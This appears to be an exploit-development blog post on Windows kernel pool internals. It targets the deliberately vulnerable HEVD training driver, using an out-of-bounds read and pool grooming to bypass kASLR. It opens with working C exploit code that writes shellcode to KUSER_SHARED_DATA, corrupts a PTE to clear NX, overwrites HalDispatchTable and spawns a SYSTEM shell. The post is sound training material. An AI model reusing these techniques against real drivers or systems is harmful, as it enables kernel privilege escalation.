            sizeof(helperobjectArray[index]),
            NULL,
            NULL,
            &bytesreturnedreadPrimtitve,
            NULL
        );

        // Perform the arbitrary write via "set" to overwrite each QWORD of KUSER_SHARED_DATA+0x800 until our shellcode is written
        DeviceIoControl(
            driverHandle,
            0x00222067,
            &mainObject,
            sizeof(mainObject),
            NULL,
            NULL,
            &bytesreturnedreadPrimtitve,
            NULL
        );

        // Increase the counter
        counter++;

        // Increase the counter
        kusersharedData += 0x8;
    }

    // Print update
    printf("[+] Successfully wrote the shellcode to KUSER_SHARED_DATA+0x800!\n");

    // Taint the PTE contents to corrupt the NX bit in KUSER_SHARED_DATA+0x800
    unsigned long long taintedBits = pteBits & 0x0FFFFFFFFFFFFFFF;

    // Print update
    printf("[+] Tainted PTE contents: %p\n", taintedBits);

    // Leverage the arbitrary write primitive to corrupt the PTE contents

    // Setting the Name member of the corrupted object to specify where we would like to write
    helperobjectArray[index].Name = &shellcodePte;

    // Specify what we would like to write (the tainted PTE contents)
    mainObject.Name = &taintedBits;

    // Set the Name member of the "corrupted" object managed by the global array to KUSER_SHARED_DATA+0x800's PTE virtual address
    DeviceIoControl(
        driverHandle,
        0x00222067,
        &helperobjectArray[index],
        sizeof(helperobjectArray[index]),
        NULL,
        NULL,
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Perform the arbitrary write
    DeviceIoControl(
        driverHandle,
        0x00222067,
        &mainObject,
        sizeof(mainObject),
        NULL,
        NULL,
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Print update
    printf("[+] Successfully corrupted the PTE of KUSER_SHARED_DATA+0x800! This region should now be marked as RWX!\n");

    // Leverage the arbitrary write primitive to overwrite nt!HalDispatchTable+0x8

    // Reset kusersharedData
    kusersharedData = 0xfffff78000000800;

    // Setting the Name member of the corrupted object to specify where we would like to write
    helperobjectArray[index].Name = &halTemp;

    // Specify where we would like to write (the address of KUSER_SHARED_DATA+0x800)
    mainObject.Name = &kusersharedData;

    // Set the Name member of the "corrupted" object managed by the global array to nt!HalDispatchTable+0x8
    DeviceIoControl(
        driverHandle,
        0x00222067,
        &helperobjectArray[index],
        sizeof(helperobjectArray[index]),
        NULL,
        NULL,
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Perform the arbitrary write
    DeviceIoControl(
        driverHandle,
        0x00222067,
        &mainObject,
        sizeof(mainObject),
        NULL,
        NULL,
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Print update
    printf("[+] Successfully corrupted [nt!HalDispatchTable+0x8]!\n");

    // Locating nt!NtQueryIntervalProfile
    NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t)GetProcAddress(
        GetModuleHandle(
            TEXT("ntdll.dll")),
        "NtQueryIntervalProfile"
    );

    // Error handling
    if (!NtQueryIntervalProfile)
    {
        printf("[-] Error! Unable to find ntdll!NtQueryIntervalProfile! Error: %d\n", GetLastError());
        exit(1);
    }

    // Print update for found ntdll!NtQueryIntervalProfile
    printf("[+] Located ntdll!NtQueryIntervalProfile at: 0x%llx\n", NtQueryIntervalProfile);

    // Calling nt!NtQueryIntervalProfile
    ULONG exploit = 0;
    NtQueryIntervalProfile(
        0x1234,
        &exploit
    );

    // Print update
    printf("[+] Successfully executed the shellcode!\n");

    // Leverage arbitrary write for restoration purposes

    // Setting the Name member of the corrupted object to specify where we would like to write
    helperobjectArray[index].Name = &halTemp;

    // Specify where we would like to write (the address of the preserved value at [nt!HalDispatchTable+0x8])
    mainObject.Name = &halDispatch;

    // Set the Name member of the "corrupted" object managed by the global array to nt!HalDispatchTable+0x8
    DeviceIoControl(
        driverHandle,
        0x00222067,
        &helperobjectArray[index],
        sizeof(helperobjectArray[index]),
        NULL,
        NULL,
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Perform the arbitrary write
    DeviceIoControl(
        driverHandle,
        0x00222067,
        &mainObject,
        sizeof(mainObject),
        NULL,
        NULL,
        &bytesreturnedreadPrimtitve,
        NULL
    );

    // Print update
    printf("[+] Successfully restored [nt!HalDispatchTable+0x8]!\n");

    // Print update for NT AUTHORITY\SYSTEM shell
    printf("[+] Enjoy the NT AUTHORITY\\SYSTEM shell!\n");

    // Spawning an NT AUTHORITY\SYSTEM shell
    system("cmd.exe /c cmd.exe /K cd C:\\");
}

void main(void)
{
    // Open a handle to the driver
    printf("[+] Obtaining handle to HEVD.sys...\n");

    HANDLE drvHandle = CreateFileA(
        "\\\\.\\HackSysExtremeVulnerableDriver",
        GENERIC_READ | GENERIC_WRITE,
        0x0,
        NULL,
        OPEN_EXISTING,
        0x0,
        NULL
    );

    // Error handling
    if (drvHandle == (HANDLE)-1)
    {
        printf("[-] Error! Unable to open a handle to the driver. Error: 0x%lx\n", GetLastError());
        exit(-1);
    }
    else
    {
        readwritePrimitive(drvHandle);
    }
}

Exploit Development: Swimming In The (Kernel) Pool - Leveraging Pool Vulnerabilities From Low-Integrity Exploits, Part 1

Introduction

I am writing this blog as I am finishing up an amazing training from HackSys Team. This training finally demystified the pool on Windows for myself - something that I have always shied away from. During the training I picked up a lot of pointers (pun fully intended) on everything from an introduction to the kernel low fragmentation heap (kLFH) to pool grooming. As I use blogging as a mechanism for myself to not only share what I know, but to reinforce concepts by writing about them, I wanted to leverage the HackSys Extreme Vulnerable Driver and the win10-klfh branch (HEVD) to chain together two vulnerabilities in the driver from a low-integrity process - an out-of-bounds read and a pool overflow to achieve an arbitrary read/write primitive. This blog, part 1 of this series, will outline the out-of-bounds read and kASLR bypass from low integrity.

Low integrity processes and AppContainer protected processes, such as a browser sandbox, prevent Windows API calls such as EnumDeviceDrivers and NtQuerySystemInformation, which are commonly leveraged to retrieve the base address for ntoskrnl.exe and/or other drivers for kernel exploitation. This stipulation requires a generic kASLR bypass, as was common in the RS2 build of Windows via GDI objects, or some type of vulnerability. With generic kASLR bypasses now not only being very scarce and far-and-few between, information leaks, such as an out-of-bounds read, are the de-facto standard for bypassing kASLR from something like a browser sandbox.

This blog will touch on the basic internals of the pool on Windows, which is already heavily documented much better than any attempt I can make, the implications of the kFLH, from an exploit development perspective, and leveraging out-of-bounds read vulnerabilities.

Windows Pool Internals - tl;dr Version

This section will cover a bit about some pre-segment heap internals as well as how the segment heap works after 19H1. First, Windows exposes the API ExAllocatePoolWithTag, the main API used for pool allocations, which kernel mode drivers can allocate dynamic memory from, such as malloc from user mode. However, drivers targeting Windows 10 2004 or later, according to Microsoft, must use ExAllocatePool2 instead ofExAllocatePoolWithTag, which has apparently been deprecated. For the purposes of this blog we will just refer to the “main allocation function” as ExAllocatePoolWithTag. One word about the “new” APIs is that they will initialize allocate pool chunks to zero.

Continuing on, ExAllocatePoolWithTag’s prototype can be seen below.

The first parameter of this function is POOL_TYPE, which is of type enumeration, that specifies the type of memory to allocate. These values can be seen below.

Although there are many different types of allocations, notice how all of them, for the most part, are prefaced with NonPagedPool or PagedPool. This is because, on Windows, pool allocations come from these two pools (or they come from the session pool, which is beyond the scope of this post and is leveraged by win32k.sys). In user mode, developers have the default process heap to allocate chunks from or they can create their own private heaps as well. The Windows pool works a little different, as the system predefines two pools (for our purposes) of memory for servicing requests in the kernel. Recall also that allocations in the paged pool can be paged out of memory. Allocations in the non-paged pool will always be paged in memory. This basically means memory in the NonPagedPool/NonPagedPoolNx is always accessible. This caveat also means that the non-paged pool is a more “expensive” resource and should be used accordingly.

As far as pool chunks go, the terminology is pretty much on point with a heap chunk, which I talked about in a previous blog on browser exploitation. Each pool chunk is prepended with a 0x10 byte _POOL_HEADER structure on 64-bit system, which can be found using WinDbg.

This structure contains metadata about the in-scope chunk. One interesting thing to note is that when a _POOL_HEADER structure is freed and it isn’t a valid header, a system crash will occur.

The ProcessBilled member of this structure is a pointer to the _EPROCESS object which made the allocation, but only if PoolQuota was set in the PoolType parameter of ExAllocatePoolWithTag. Notice that at an offset of 0x8 in this structure there is a union member, as it is clean two members reside at offset 0x8.

As a test, let’s set a breakpoint on nt!ExAllocatePoolWithTag. Since the Windows kernel will constantly call this function, we don’t need to create a driver that calls this function, as the system will already do this.

After setting a breakpoint, we can execute the function and examine the return value, which is the pool chunk that is allocated.

Notice how the ProcessBilled member isn’t a valid pointer to an _EPROCESS object. This is because this is a vanilla call to nt!ExAllocatePoolWithTag, without any scheduling quota madness going on, meaning the ProcessBilled member isn’t set. Since the AllocatorBackTraceIndex and PoolTagHash are obviously stored in a union, based on the fact that both the ProcessBilled and AllocatorBackTraceIndex members are at the same offset in memory, the two members AllocatorBackTraceIndex and PoolTagHash are actually “carried over” into the ProcessBilled member. This won’t affect anything, since the ProcessBilled member isn’t accounted for due to the fact that PoolQuota wasn’t set in the PoolType parameter, and this is how WinDbg interprets the memory layout. If the PoolQuota was set, the EPROCESS pointer is actually XOR’d with a random “cookie”, meaning that if you wanted to reconstruct this header you would need to first leak the cookie. This information will be useful later on in the pool overflow vulnerability in part 2, which will not leverage PoolQuota.

Let’s now talk about the segment heap. The segment heap, which was already instrumented in user mode, was implemented into the Windows kernel with the 19H1 build of Windows 10. The “gist” of the segment heap is this: when a component in the kernel requests some dynamic memory, via on the the previously mentioned API calls, there are now a few options, namely four of them, that can service the request. The are:

  1. Low Fragmentation Heap (kLFH)
  2. Variable Size (VS)
  3. Segment Alloc
  4. Large Alloc

Each pool is now managed by a _SEGMENT_HEAP structure, as seen below, which provides references to various “segments” in use for the pool and contains metadata for the pool.

The vulnerabilities mentioned in this blog post will be revolving around the kLFH, so for the purposes of this post I highly recommend reading this paper to find out more about the internals of each allocator and to view Yarden Shafir’s upcoming BlackHat talk on pool internals in the age of the segment heap!

For the purposes of this exploit and as a general note, let’s talk about how the _POOL_HEADER structure is used.

We talked about the _POOL_HEADER structure earlier - but let’s dig a big deeper into that concept to see if/when it is even used when the segment heap is enabled.

Any size allocation that cannot fit into a Variable Size segment allocation will pretty much end up in the kLFH. What is interesting here is that the _POOL_HEADER structure is no longer used for chunks within the VS segment. Chunks allocated using the VS segment are actually preceded prefaces with a header structure called _HEAP_VS_CHUNK_HEADER, which was pointed out to me by my co-worker Yarden Shafir. This structure can be seen in WinDbg.

The interesting fact about the pool headers with the segment heap is that the kLFH, which will be the target for this post, actually still use _POOL_HEADER structures to preface pool chunks.

Chunks allocated by the kLFH and VS segments are are shown below.

Why does this matter? For the purposes of exploitation in part 2, there will be a pool overflow at some point during exploitation. Since we know that pool chunks are prefaced with a header, and because we know that an invalid header will cause a crash, we need to be mindful of this. Using our overflow, we will need to make sure that a valid header is present during exploitation. Since our exploit will be targeting the kLFH, which still uses the standard _POOL_HEADER structure with no encoding, this will prove to be rather trivial later. _HEAP_VS_CHUNK_HEADER, however, performs additional encoding on its members.

The “last piece of this puzzle” is to understand how we can force the system to allocate pool chunks via the kLFH segment. The kLFH services requests that range in size from 1 byte to 16,368 bytes. The kLFH segment is also managed by the _HEAP_LFH_CONTEXT structure, which can be dumped in WinDbg.

The kLFH has “buckets” for each allocation size. The tl;dr here is if you want to trigger the kLFH you need to make 16 consecutive requests to the same size bucket. There are 129 buckets, and each bucket has a “granularity”. Let’s look at a chart to see the determining factors in where an allocation resides in the kLFH, based on size, which was taken from the previously mentioned paper from Corentin and Paul.

This means that any allocation that is a 16 byte granularity (e.g. 1-16 bytes, 17-31 bytes, etc.) up until a 64 byte granularity are placed into buckets 1-64, starting with bucket 1 for allocations of 1-16 bytes, bucket 2 for 17-31 bytes, and so on, up until a 512 byte granularity. Anything larger is either serviced by the VS segment or other various components of the segment heap.

Let’s say we perform a pool spray of objects which are 0x40 bytes and we do this 100 times. We can expect that most of these allocations will get stored in the kLFH, due to the heuristics of 16 consecutive allocations and because the size matches one of the buckets provided by kLFH. This is very useful for exploitation, as it means there is a good chance we can groom the pool with relatively well. Grooming refers to the fact we can get a lot of pool chunks, which we control, lined up adjacently next to each other in order to make exploitation reliable. For example, if we can groom the pool with objects we control, one after the other, we can ensure that a pool overflow will overflow data which we control, leading to exploitation. We will touch a lot more on this in the future.

kLFH also uses these predetermined buckets to manage chunks. This also removes something known as coalescing, which is when the pool manager combines multiple free chunks into a bigger chunk for performance. Now, with the kLFH, because of the architecture, we know that if we free an object in the kLFH, we can expect that the free will remain until it is used again in an allocation for that specific sized chunk! For example, if we are working in bucket 1, which can hold anything from 1 byte to 1008 bytes, and we allocate two objects of the size 1008 bytes and then we free these objects, the pool manager will not combine these slots because that would result in a free chunk of 2016 bytes, which doesn’t fit into the bucket, which can only hold 1-1008 bytes. This means the kLFH will keep these slots free until the next allocation of this size comes in and uses it. This also will be useful later on.

However, what are the drawbacks to the kLFH? Since the kLFH uses predetermined sizes we need to be very luck to have a driver allocate objects which are of the same size as a vulnerable object which can be overflowed or manipulated. Let’s say we can perform a pool overflow into an adjacent chunk as such, in this expertly crafted Microsoft Paint diagram.

If this overflow is happening in a kLFH bucket on the NonPagedPoolNx, for instance, we know that an overflow from one chunk will overflow into another chunk of the EXACT same size. This is because of the kLFH buckets, which predetermine which sizes are allowed in a bucket, which then determines what sizes adjacent pool chunks are. So, in this situation (and as we will showcase in this blog) the chunk that is adjacent to the vulnerable chunk must be of the same size as the chunk and must be allocated on the same pool type, which in this case is the NonPagedPoolNx. This severely limits the scope of objects we can use for grooming, as we need to find objects, whether they are typedef objects from a driver itself or a native Windows object that can be allocated from user mode, that are the same size as the object we are overflowing. Not only that, but the object must also contain some sort of interesting member, like a function pointer, to make the overflow worthwhile. This means now we need to find objects that are capped at a certain size, allocated in the same pool, and contain something interesting.

The last thing to say before we get into the out-of-bounds read is that some of the elements of this exploit are slightly contrived to outline successful exploitation. I will say, however, I have seen drivers which allocate pool memory, let unauthenticated clients specify the size of the allocation, and then return the contents to user mode - so this isn’t to say that there are not poorly written drivers out there. I do just want to call out, however, this post is more about the underlying concepts of pool exploitation in the age of the segment heap versus some “new” or “novel” way to bypass some of the stipulations of the segment heap. Now, let’s get into exploitation.

From Out-Of-Bounds-Read to kASLR bypass - Low-Integrity Exploitation

Let’s take a look at the file in HEVD called MemoryDisclosureNonPagedPoolNx.c. We will start with the code and eventually move our way into dynamic analysis with WinDbg.

The above snippet of code is a function which is defined as TriggerMemoryDisclosureNonPagedPoolNx. This function has a return type of NTSTATUS. This code invokes ExAllocatePoolWithTag and creates a pool chunk on the NonPagedPoolNx kernel pool of size POOL_BUFFER_SIZE and with the pool tag POOL_TAG. Tracing the value of POOL_BUFFER_SIZE in MemoryDisclosureNonPagedPoolNx.h, which is included in the MemoryDisclosureNonPagedPoolNx.c file, we can see that the pool chunk allocated here is 0x70 bytes in size. POOL_TAG is also included in Common.h as kcaH, which is more humanly readable as Hack.

After the pool chunk is allocated in the NonPagedPoolNx it is filled with 0x41 characters, 0x70 of them to be precise, as seen in the call to RtlFillMemory. There is no vulnerability here yet, as nothing so far is influenced by a client invoking an IOCTL which would reach this routine. Let’s continue down the code to see what happens.

After initializing the buffer to a value of 0x70 0x41 characters, the first defined parameter in TriggerMemoryDisclosureNonPagedPoolNx, which is PVOID UserOutputBuffer, is part of a ProbeForWrite routine to ensure this buffer resides in user mode. Where does UserOutputBuffer come from (besides it’s obvious name)? Let’s view where the function TriggerMemoryDisclosureNonPagedPoolNx is actually invoked from, which is at the end of MemoryDisclosureNonPagedPoolNx.c.

We can see that the first argument passed to TriggerMemoryDisclosureNonPagedPoolNx, which is the function we have been analyzing thus far, is passed an argument called UserOutputBuffer. This variable comes from the I/O Request Packet (IRP) which was passed to the driver and created by a client invoking DeviceIoControl to interact with the driver. More specifically, this comes from the IO_STACK_LOCATION structure, which always accompanies an IRP. This structure contains many members and data used by the IRP to pass information to the driver. In this case, the associated IO_STACK_LOCATION structure contains most of the parameters used by the client in the call to DeviceIoControl. The IRP structure itself contains the UserBuffer parameter, which is actually the output buffer supplied by a client using DeviceIoControl. This means that this buffer will be bubbled back up to user mode, or any client for that matter, which sends an IOCTL code that reaches this routine. I know this seems like a mouthful right now, but I will give the “tl;dr” here in a second.

Essentially what happens here is a user-mode client can specify a size and a buffer, which will get used in the call to TriggerMemoryDisclosureNonPagedPoolNx. Let’s then take a quick look back at the image from two images ago, which has again been displayed below for brevity.

Skipping over the #ifdef SECURE directive, which is obviously what a “secure” driver should use, we can see that if the allocation of the pool chunk we previously mentioned, which is of size POOL_BUFFER_SIZE, or 0x70 bytes, is successful - the contents of the pool chunk are written to the UserOutputBuffer variable, which will be returned to the client invoking DeviceIoControl, and the amount of data copied to this buffer is actually decided by the client via the nOutBufferSize parameter.

What is the issue here? ExAllocatePoolWithTag will allocate a pool chunk based on the size provided here by the client. The issue is that the developer of this driver is not just copying the output to the UserOutputBuffer parameter but that the call to RtlCopyMemory allows the client to decide the amount of bytes written to the UserOutputBuffer parameter. This isn’t an issue of a buffer overflow on the UserOutputBuffer part, as we fully control this buffer via our call to DeviceIoControl, and can make it a large buffer to avoid it being overflowed. The issue is the second and third parameter.

The pool chunk allocated in this case is 0x70 bytes. If we look at the #ifdef SECURE directive, we can see that the KernelBuffer created by the call to ExAllocatePoolWithTag is copied to the UserOutputBuffer parameter and NOTHING MORE, as defined by the POOL_BUFFER_SIZE parameter. Since the allocation created is only POOL_BUFFER_SIZE, we should only allow the copy operation to copy this many bytes.

If a size greater than 0x70, or POOL_BUFFER_SIZE, is provided to the RtlCopyMemory function, then the adjacent pool chunk right after the KernelBuffer pool chunk would also be copied to the UserOutputBuffer. The below diagram outlines.

If the size of the copy operation is greater than the allocation size of0x70 bytes, the number of bytes after 0x70 are taken from the adjacent chunk and are also bubbled back up to user mode. In the case of supplying a value of 0x100 in the size parameter, which is controllable by the caller, the 0x70 bytes from the allocation would be copied back into user and the next 0x30 bytes from the adjacent chunk would also be copied back into user mode. Let’s verify this in WinDbg.

For brevity sake, the routine to reach this code is via the IOCTL 0x0022204f. Here is the code we are going to send to the driver.

We can start by setting a breakpoint on HEVD!TriggerMemoryDisclosureNonPagedPoolNx

Per the __fastcall calling convention the two arguments passed to TriggerMemoryDisclosureNonPagedPoolNx will be in RCX (the UserOutputBuffer) parameter and RDX (the size specified by us). Dumping the RCX register, we can see the 70 bytes that will hold the allocation.

We can then set a breakpoint on the call to nt!ExAllocatePoolWithTag.

After executing the call, we can then inspect the return value in RAX.

Interesting! We know the IOCTL code in this case allocated a pool chunk of 0x70 bytes, but every allocation in the pool our chunk resides in, which is denoted with the asterisk above, is actually 0x80 bytes. Remember - each chunk in the kLFH is prefaced with a _POOL_HEADER structure. We can validate this below by ensuring the offset to the PoolTag member of _POOL_HEADER is successful.

The total size of this pool chunk with the header is 0x80 bytes. Recall earlier when we spoke about the kLFH that this size allocation would fall within the kLFH! We know the next thing the code will do in this situation is to copy 0x41 values into the newly allocated chunk. Let’s set a breakpoint on HEVD!memset, which is actually just what the RtlFillMemory macro defaults to.

Inspecting the return value, we can see the buffer was initialized to 0x41 values.

The next action, as we can recall, is the copying of the data from the newly allocated chunk to user mode. Setting a breakpoint on the HEVD!memcpy call, which is the actual function the macro RtlCopyMemory will call, we can inspect RCX, RDX, and R8, which will be the destination, source, and size respectively.

Notice the value in RCX, which is a user-mode address (and the address of our output buffer supplied by DeviceIoControl), is different than the original value shown. This is simply because I had to re-run the POC trigger between the original screenshot and the current. Other than that, nothing else has changed.

After stepping through the memcpy call we can clearly see the contents of the pool chunk are returned to user mode.

Perfect! This is expected behavior by the driver. However, let’s try increasing the size of the output buffer and see what happens, per our hypothesis on this vulnerability. This time, let’s set the output buffer to 0x100.

This time, let’s just inspect the memcpy call.

Take note of the above highlighted content after the 0x41 values.

Let’s now check out the pool chunks in this pool and view the adjacent chunk to our Hack pool chunk.

Last time we performed the IOCTL invocation only values of 0x41 were bubbled back up to user mode. However, recall this time we specified a value of 0x100. This means this time we should also be returning the next 0x30 bytes after the Hack pool chunk back to user mode. Taking a look at the previous image, which shows that the direct next chunk after the Hack chunk is 0xffffe48f4254fb00, which contains a value of 6c54655302081b00 and so on, which is the _POOL_HEADER for the next chunk, as seen below.

These 0x10 bytes, plus the next 0x20 bytes should be returned to us in user mode, as we specified we want to go beyond the bounds of the pool chunk, hence an “out-of-bounds read”. Executing the POC, we can see this is the case!

Awesome! We can see, minus some of the endianness madness that is occurring, we have successfully read memory from the adjacent chunk! This is very useful, but remember what our goal is - we want to bypass kASLR. This means we need to leak some sort of pointer either from the driver or ntoskrnl.exe itself. How can we achieve this if all we can leak is the next adjacent pool chunk? To do this, we need to perform some additional steps to ensure that, while we are in the kLFH segment, that the adjacent chunk(s) always contain some sort of useful pointer that can be leaked by us. This process is called “pool grooming”

Taking The Dog To The Groomer

Up until this point we know we can read data from adjacent pool chunks, but as of now there isn’t really anything interesting next to these chunks. So, how do we combat this? Let’s talk about a few assumptions here:

  1. We know that if we can choose an object to read from, this object will need to be 0x70 bytes in size (0x80 when you include the _POOL_HEADER)
  2. This object needs to be allocated on the NonPagedPoolNx directly after the chunk allocated by HEVD in MemoryDisclosureNonPagedPoolNx
  3. This object needs to contain some sort of useful pointer

How can we go about doing this? Let’s sort of visualize what the kLFH does in order to service requests of 0x70 bytes (technically 0x80 with the header). Please note that the following diagram is for visual purposes only.

As we can see, there are several free slots within this specific page in the pool. If we allocated an object of size 0x80 (technically 0x70, where the _POOL_HEADER is dynamically created) we have no way to know, or no way to force the allocation to occur at a predictable location. That said, the kLFH may not even be enabled at all, due to the heuristic requirement of 16 consecutive allocations to the same size. Where does this leave us? Well, what we can do is to first make sure the kLFH is enabled and then also to “fill” all of the “holes”, or freed allocations currently, with a set of objects. This will force the memory manager to allocate a new page entirely to service new allocations. This process of the memory manager allocating a new page for future allocations within the the kLFH bucket is ideal, as it gives us a “clean slate” to start on without random free chunks that could be serviced at random intervals. We want to do this before we invoke the IOCTL which triggers the TriggerMemoryDisclosureNonPagedPoolNx function in MemoryDisclosureNonPagedPoolNx.c. This is because we want the allocation for the vulnerable pool chunk, which will be the same size as the objects we use for “spraying” the pool to fill the holes, to end up in the same page as the sprayed objects we have control over. This will allow us to groom the pool and make sure that we can read from a chunk that contains some useful information.

Let’s recall the previous image which shows where the vulnerable pool chunk ends up currently.

Organically, without any grooming/spraying, we can see that there are several other types of objects in this page. Notably we can see several Even tags. This tag is actually a tag used for an object created with a call to CreateEvent, a Windows API, which can actually be invoked from user mode. The prototype can be seen below.

This function returns a handle to the object, which is a technically a pool chunk in kernel mode. This is reminiscent of when we obtain a handle to the driver for the call to CreateFile. The handle is an intermediary object that we can interact with from user mode, which has a kernel mode component.

Let’s update the code to leverage CreateEventA to spray an arbitrary amount of objects, 5000.

After executing the newly updated code and after setting a breakpoint on the copy location, with the vulnerable pool chunk, take a look at the state of the page which contains the pool chunk.

This isn’t in an ideal state yet, but notice how we have influenced the page’s layout. We can see now that there are many free objects and a few event objects. This is reminiscent behavior of us getting a new page for our vulnerable chunk to go, as our vulnerable chunk is prefaces with several event objects, with our vulnerable chunk being allocated directly after. We can also perform additional analysis by inspecting the previous page (recall that for our purposes on this 64-bit Windows 10 install a page is 0x1000 bytes, of 4KB).

It seems as though all of the previous chunks that were free have been filled with event objects!

Notice, though, that the pool layout is not perfect. This is due to other components of the kernel also leveraging the kLFH bucket for 0x70 byte allocations (0x80 with the _POOL_HEADER).

Now that we know we can influence the behavior of the pool from spraying, the goal now is to now allocate the entire new page with event objects and then free every other object in the page we control in the new page. This will allow us to then, right after freeing every other object, to create another object of the same size as the event object(s) we just freed. By doing this, the kLFH, due to optimization, will fill the free slots with the new objects we allocate. This is because the current page is the only page that should have free slots available in the NonPagedPoolNx for allocations that are being serviced by the kLFH for size 0x70 (0x80 including the header).

We would like the pool layout to look like this (for the time being):

EVENT_OBJECT | NEWLY_CREATED_OBJECT | EVENT_OBJECT | NEWLY_CREATED_OBJECT | EVENT_OBJECT | NEWLY_CREATED_OBJECT | EVENT_OBJECT | NEWLY_CREATED_OBJECT 

So what kind of object would we like to place in the “holes” we want to poke? This object is the one we want to leak back to user mode, so it should contain either valuable kernel information or a function pointer. This is the hardest/most tedious part of pool corruption, is finding something that is not only the size needed, but also contains valuable information. This especially bodes true if you cannot use a generic Windows object and need to use a structure that is specific to a driver.

In any event, this next part is a bit “simplified”. It will take a bit of reverse engineering/debugging to calls that allocate pool chunks for objects to find a suitable candidate. The way to approach this, at least in my opinion, would be as follows:

  1. Identify calls to ExAllocatePoolWithTag, or similar APIs
  2. Narrow this list down by finding calls to the aforementioned API(s) that are allocated within the pool you are able to corrupt (e.g. if I have a vulnerability on the NonPagedPoolNx, find an allocation on the NonPagedPoolNx)
  3. Narrow this list further by finding calls that perform the before sentiments, but for the given size pool chunk you need
  4. If you have made it this far, narrow this down further by finding an object with all of the before attributes and with an interesting member, such as a function pointer

However, slightly easier because we can use the source code, let’s find a suitable object within HEVD. In HEVD there is an object which contains a function pointer, called USE_AFTER_FREE_NON_PAGED_POOL_NX. It is constructed as such, within UseAfterFreeNonPagedPoolNx.h

This structure is used in a function call within UseAfterFreeNonPagedPoolNx.c and the Buffer member is initialized with 0x41 characters.

The Callback member, which is of type FunctionCallback and is defined as such in Common.h: typedef void (*FunctionPointer)(void);, is set to the memory address of UaFObjectCallbackNonPagedPoolNx, which a function located in UseAfterFreeNonPagedPoolNx.c shown two images ago! This means a member of this structure will contain a function pointer within HEVD, a kernel mode address. We know by the name that this object will be allocated on the NonPagedPoolNx, but you could still validate this by performing static analysis on the call to ExAllocatePoolWithTag to see what value is specified for POOL_TYPE.

This seems like a perfect candidate! The goal will be to leak this structure back to user mode with the out-of-bounds read vulnerability! The only factor that remains is size - we need to make sure this object is also 0x70 bytes in size, so it lands within the same pool page we control.

Let’s test this in WinDbg. In order to reach the AllocateUaFObjectNonPagedPoolNx function we need to interact with the IOCTL handler for this particular routine, which is defined in NonPagedPoolNx.c.

The IOCTL code needed to reach this routine, for brevity, is 0x00222053. Let’s set a breakpoint on HEVD!AllocateUaFObjectNonPagedPoolNx in WinDbg, issue a DeviceIoControl call to this IOCTL without any buffers, and see what size is being used in the call to ExAllocatePoolWithTag to allocate this object.

Perfect! Slightly contrived, but nonetheless true, the object being created here is also 0x70 bytes (without the _POOL_HEADER structure) - meaning this object should be allocated adjacent to any free slots within the page our event objects live! Let’s update our POC to perform the following:

  1. Free every other event object
  2. Replace every other event object (5000/2 = 2500) with a USE_AFTER_FREE_NON_PAGED_POOL_NX object

Using the memcpy routine (RtlCopyMemory) from the original routine for the out-of-bounds read IOCTL invocation into the vulnerable pool chunk, we can inspect the target pool chunk used in the copy operation, which will be the chunk bubbled back up to user mode, which could showcase that our event objects are now adjacent to multiple USE_AFTER_FREE_NON_PAGED_POOL_NX objects.

We can see that the Hack tagged chunks, which are USE_AFTER_FREE_NON_PAGED_POOL_NX chunks, are pretty much adjacent with the event objects! Even if not every object is perfectly adjacent to the previous event object, this is not a worry to us because the vulnerability allows us to specify how much of the data from the adjacent chunks we would like to return to user mode anyways. This means we could specify an arbitrary amount, such as 0x1000, and that is how many bytes would be returned from the adjacent chunks.

Since there are many chunks which are adjacent, it will result in an information leak. The reason for this is because the kLFH has a bit of “funkiness” going on. This isn’t necessarily due to any sort of kLFH “randomization”, I found out after talking with my colleague Yarden Shafir, where the free chunks will be/where the allocations will occur, but due to the complexity of the subsegment locations, caching, etc. Things can get complex quite quickly. This is beyond the scope of this blog post.

The only time this becomes an issue, however, is when clients can read out-of-bounds but cannot specify how many bytes out-of-bounds they can read. This would result in exploits needing to run a few times in order to leak a valid kernel address, until the chunks become adjacent. However, someone who is better at pool grooming than myself could easily figure this out I am sure :).

Now that we can groom the pool decently enough, the next step is to replace the rest of the event objects with vulnerable objects from the out-of-bounds read vulnerability! The desired layout of the pool will be this:

VULNERABLE_OBJECT | USE_AFTER_FREE_NON_PAGED_POOL_NX | VULNERABLE_OBJECT | USE_AFTER_FREE_NON_PAGED_POOL_NX | VULNERABLE_OBJECT | USE_AFTER_FREE_NON_PAGED_POOL_NX | VULNERABLE_OBJECT | USE_AFTER_FREE_NON_PAGED_POOL_NX 

Why do we want this to be the desired layout? Each of the VULNERABLE_OBJECTS can read additional data from adjacent chunks. Since (theoretically) the next adjacent chunk should be USE_AFTER_FREE_NON_PAGED_POOL_NX, we should be returning this entire chunk to user mode. Since this structure contains a function pointer in HEVD, we can then bypass kASLR by leaking a pointer from HEVD! To do this, we will need to perform the following steps:

  1. Free the rest of the event objects
  2. Perform a number of calls to the IOCTL handler for allocating vulnerable chunks

For step two, we don’t want to perform 2500 DeviceIoControl calls, as there is potential for the one of the last memory address in the page to be set to one of our vulnerable objects. If we specify we want to read 0x1000 bytes, and if our vulnerable object is at the end of the last valid page for the pool, it will try reading from the address 0x1000 bytes away, which may reside in a page which is not currently committed to memory, causing a DOS by referencing invalid memory. To compensate for this, we only want to allocate 100 vulnerable objects, as one of them will almost surely be allocated in an adjacent block to a USE_AFTER_FREE_NON_PAGED_POOL_NX object.

To do this, let’s update the code as follows.

After freeing the event objects and reading back data from adjacent chunks, a for loop is instituted to parse the output for anything that is sign extended (a kernel-mode address). Since the output buffer will be returned in an unsigned long long array, the size of a 64-bit address, and since the address we want to leak from is the first member of the adjacent chunk, after the leaked _POOL_HEADER, it should be placed into a clean 64-bit variable, and therefore easily parsed. Once we have leaked the address of the pointer to the function, we then can calculate the distance from the function to the base of HEVD, add the distance, and then obtain the base of HEVD!

Executing the final exploit, leveraging the same breakpoint on final HEVD!memcpy call (remember, we are executing 100 calls to the final DeviceIoControl routine, which invokes the RtlCopyMemory routine, meaning we need to step through 99 times to hit the final copy back into user mode), we can see the layout of the pool.

